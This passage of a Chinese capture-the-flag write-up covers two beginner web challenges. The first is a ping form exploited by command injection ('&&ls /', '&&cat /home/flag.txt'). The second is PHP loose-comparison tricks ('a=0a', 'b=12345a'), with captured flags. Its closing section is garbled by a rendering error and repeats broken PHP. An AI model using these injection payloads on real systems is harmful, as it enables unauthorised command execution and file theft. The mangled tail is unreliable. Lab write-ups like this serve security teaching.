
名称	时间	大小	属性
flag.txt	2019-07-24 07:15:12	44	0664
index.php	2018-09-27 04:02:04	539	0664

flag:cyberpeace{74fea3cfddba6bfdc6bfba5b38300b08}

0x0b command_execution

题目链接：http://111.198.29.45:39476/

题目描述：小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的，你知道为什么吗。



```
ping -c 3 111.198.29.45
PING 111.198.29.45 (111.198.29.45) 56(84) bytes of data.
64 bytes from 111.198.29.45: icmp_seq=1 ttl=254 time=1.26 ms
64 bytes from 111.198.29.45: icmp_seq=2 ttl=254 time=0.966 ms
64 bytes from 111.198.29.45: icmp_seq=3 ttl=254 time=1.09 ms

--- 111.198.29.45 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.966/1.109/1.265/0.125 ms
```


我们ping一下这个题目的地址，可以看到下面的命令

```
ping -c 3 111.198.29.45
```

根据下面返回的内容，我们大概可以猜测系统是linux系统，我们尝试在命令后面拼接 ls，查看下目录文件

```
111.198.29.45&&ls /
```


发现是可以在后面拼接命令的，



```
ping -c 3 111.198.29.45&&ls /
PING 111.198.29.45 (111.198.29.45) 56(84) bytes of data.
64 bytes from 111.198.29.45: icmp_seq=1 ttl=254 time=1.09 ms
64 bytes from 111.198.29.45: icmp_seq=2 ttl=254 time=1.15 ms
64 bytes from 111.198.29.45: icmp_seq=3 ttl=254 time=1.12 ms

--- 111.198.29.45 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.099/1.125/1.151/0.021 ms
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
```

发现是可以在后面拼接命令的，依次打开我们可以在home文件夹中找到一个flag.txt的文件，打开后即可得到flag

```
ping -c 3 111.198.29.45&&ls /home
ping -c 3 111.198.29.45&&cat /home/flag.txt
```



```
ping -c 3 111.198.29.45&&cat /home/flag.txt
PING 111.198.29.45 (111.198.29.45) 56(84) bytes of data.
64 bytes from 111.198.29.45: icmp_seq=1 ttl=254 time=1.15 ms
64 bytes from 111.198.29.45: icmp_seq=2 ttl=254 time=1.07 ms
64 bytes from 111.198.29.45: icmp_seq=3 ttl=254 time=1.05 ms

--- 111.198.29.45 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.050/1.091/1.153/0.058 ms
cyberpeace{d8580c990161b96eb46aa5ce2ce51b6c}
```

flag:cyberpeace{d8580c990161b96eb46aa5ce2ce51b6c}


0x0c simple_php

题目链接：http://111.198.29.45:43030/
题目描述：小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。
php代码如下

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

分析下代码，要求输入a，b，要求a==0而a不为0，这里我们可以令a=0+任意字母
b不能为数字且b要大于1234，令b=12345+任意字母

```
http://111.198.29.45:43030/?a=0a&&b=12345a
```



```
111.198.29.45:43030/?a=0a&&b=12345a
```

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

flag: <?php

show_source(**FILE**);

include("config.php");

$a= @ \_GET['a'];$

$b= @ \_GET['b'];$

if($a==0 and $a){

echo KaTeX parse error: Expected 'EOF', got '}' at position 8: flag1; }_if(is_numeric(b)){

exit();

}

if($b>1234){

echo $flag2;

}

?>

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}